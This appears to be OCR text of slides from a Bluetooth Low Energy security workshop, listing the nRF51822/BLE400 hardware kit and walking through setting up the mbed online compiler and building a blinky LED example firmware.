
Possibility to tamper with various options, settings, ...

The best way to understand what happens „under the hood” and why so many devices remain insecure.

Challenge to secure the default code.

Our hardware set

- BLE400 + nRF51822
- USB BLE adapters
- ST-Link V2
- USB UART
- Connector wires



Why nRF51822?

- Cheap (below $3 on Aliexpress)
- Easy to develop custom firmware using online mbed.org ready templates
- Easy to flash using $5 ST-Link or Raspberry Pi GPIO
- Works as BLE RF sniffer (Nordic)
- Works with open-source BtleJack (sniffing/hijacking)

BLE400 nRF51822 eval kit


http://www.waveshare.com/wiki/NRF51822_Eval_Kit

- BLE400 motherboard
- nRF51822 Core module
- Aliexpress: starting at $11

Components

nRF51822 Core module

- nRF51822 chip
- integrated antenna
- pinout (2mm)
- starting at $2.75



BLE400 motherboard

- USB UART interface
- pinout (standard 2.5mm), various other connectors
- jumpers, LEDs, buttons
- starting at $9

Mbed.com

Free compiler online (free account required)

https://os.mbed.com/compiler/

Once logged in, open the nRF board page:

https://os.mbed.com/platforms/Nordic-nRF51822/

Add board

https://os.mbed.com/platforms/Nordic-nRF51822/

Bluetooth Smart is quickly becoming a key communication component for IoT devices and it's already supported in modern smartphones and tablets. It is designed for enabling short-range wireless connectivity to things like coin cell-powered accessories. This opens the door to things like Appcessories and a whole host of applications for interacting and configuring devices, where you can embed a Bluetooth Smart chip and bring your own device (BYOD).

We have now successfully enabled this device on mbed, including the Bluetooth Smart APIs in the mbed SDK, so you can create a Bluetooth Smart based device in a quick and productive manner.

NORDIC SEMICONDUCTOR

mbed


NORDIC SEMICONDUCTOR


Nordic Semiconductor

Nordic Semiconductor is a fabless semiconductor company specializing in ultra low-power wireless SoCs and connectivity devices for the 2.4 GHz ISM band, with ultra-low power performance and cost being the main focus areas


Add to your Mbed Compiler


Now back in the compiler






New->New Program, choose template







Hello world = blinky




Blinky source



Blinky main.cpp – blink LED1 few times a second



Compile



Resulting compiled hex firmware, to flash module

Note

Recently on mbed.com you may encounter problems with online compilation of examples (known bug, should be resolved soon).

Source files for „smartlockpicking” device are in the VM:

